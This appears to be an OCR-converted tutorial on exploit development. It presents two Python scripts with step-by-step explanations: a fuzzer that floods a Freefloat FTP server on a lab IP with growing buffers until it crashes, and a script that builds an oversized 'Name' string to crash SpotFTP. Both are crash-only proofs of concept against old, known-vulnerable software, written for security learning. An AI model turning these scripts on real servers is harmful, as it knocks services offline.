Exploit

Development

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
Freefloat FTP Server – Simple fuzzer for remote application

Fuzzing is the art of automatic bug detection, used for assessing the security and stability of applications and software. A Fuzzer sends invalid, unexpected, random data to the targeted application's input points to stress the application to cause unexpected behavior, resource leaks, or even a crash.


I. Download freeflot FTP server software from " Exploit Database " (https://www.exploit-db.com/exploits/23243)



II. Then install freeflot FTP server software in the Windows XP operating system.


For this server fuzz using python script. Not using any fuzzing framework like spike.

III. Download immunity debugger and install it.




Immunity Debugger is a powerful way to write exploits, analyze malware, and reverse engineer binary files.


IV. Then open app in immunity debugger and run it.



V. After that write the python script run it.



VI. Freeflot FTP server crash and overflow with A’s



Python Script

```
import socket
import time

buffer_length = 1000

while True:
    try:

        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.159.129',21))

        junk = 'A'*buffer_length

        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'

        s.send(payload.encode('raw_unicode_escape'))
        buffer_length += 1000 #increse bubber_length
        print(buffer_length)

        print("payload send successfully")
        s.close() # close the connction
        time.sleep(1)
    except:
        print("overflow occurrnt at {}".format(buffer_length))
```

```python
import socket
import time

buffer_length = 1000

while True:
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        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
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        time.sleep(1)
    except:
        print("overflow occurrnt at {}".format(buffer_length))
```

1. To interact remotely we need to use socket library. So we import socket library. We are acting as a client.

```python
import socket
```

2. Create a socket object.

   af_inet means create ipv4 socket and **sock_stram** for TCP socket

```python
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

3. Connect to our FTP server using IP And Port. Using **s.connect** we are connected to the server.

- Our IP address: 192.168.159.129
- Port: 21

```
        s.connect(('192.168.159.129',21))

```

4. Then send some data to the server. Create a variable of 1000A's and send that to our server.

```
buffer_length = 1000

while True:
    try:

        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.159.129',21))

        junk = 'A'*buffer_length
```

5. In this format, we need to send its simple GET request.

```

        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'

```

6. In this encoding sent like row bytes and it shows exactly what we send.

```
        s.send(payload.encode('raw_unicode_escape'))
        buffer_length += 1000 #increse bubber_length
```

7. In this script, we use while loop. **buffer_length += 1000** increase buffer_length in every round.

```
while True:
    try:

        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.159.129',21))

        junk = 'A'*buffer_length

        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'

        s.send(payload.encode('raw_unicode_escape'))
        buffer_length += 1000 #increse bubber_length
        print(buffer_length)
```

8. Last if any crash occurs socket close and we can check that overflow point.

If we get overflow point at 8000. It means somewhere between 7000 and 8000 overflow may occur.


```

        print("payload send successfully")
        s.close() # close the connction
        time.sleep(1)
    except:
        print("overflow occurrnt at {}".format(buffer_length))

```

SpotFTP FTP Password Recovery Software- 'Name' Denial of Service


I. Download SpotFTP ftp password recovery software from “NSAUDITOR.COM” (http://www.nsauditor.com/ downloads/spotftp_setup.exe)

II. Then install SpotFTP FTP software in the Windows XP operating system.


III. Write and run the python operating script to create a file.




IV. Run the software "Register → Enter Registration Code" or click "Enter Registration Code" button.



V. Normally user types a wrong name or password its popup warning message box.




VI. But copy the characters or words in the created file and paste that in the field 'Name' and click on 'Ok'. SpotFTP Crashed.



Python Script

```
buffer = "Hacked" * 1000

payload = buffer
try:
    f=open("crash.txt","w")
    print("[+] Creating %s bytes evil payload." %len(payload))
    f.write(payload)
    f.close()
    print("[+] File created!")
except:
    print("File cannot be created.")
```



1. Create a buffer variable and assign word “Hacked” 1000 times to the buffer. Then assign it to the payload.

```
OHTS > SpotFTP.py > ...
buffer = "Hacked" * 1000

payload = buffer
```

2. Create a function as open and add two parameters to it. First one is file name second is flag. Then assign the open function to ‘f’ variable.
   In here two parameters are :
   Filename: crash.txt
   Flag: w (Write)

```
f=open("crash.txt","w")
```

3. Then print the number of bytes in the payload and write those bytes in the text file. If its create correctly print “File created!”.

```
    print("[+] Creating %s bytes evil payload." %len(payload))
    f.write(payload)
    f.close()
    print("[+] File created!")
```

4. If file not created successfully exception is run and print as “File not be created”.

```
except:
    print("File cannot be created.")
```

Reference

1) NeuraLegion. 2020. What Is A Fuzzer And What Does Fuzzing Mean? [online] Available at: <https://www.neuralegion.com/what-is-a-fuzzer-and-what-does-fuzzing-mean/>.

2) YouTube. 2020. *Tech69.* [online] Available at: <https://www.youtube.com/channel/UCR4nrmToNOks698JtoMRQtQ>.

3) Exploit Database. 2020. Freefloat FTP Server - 'USER' Remote Buffer Overflow. [online] Available at: <https://www.exploit-db.com/exploits/23243>.

4) Tasdelen, I., 2020. Spotftp FTP Password Recovery 3.0.0.0 - 'Name' Denial Of Service (Poc). [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/47868>.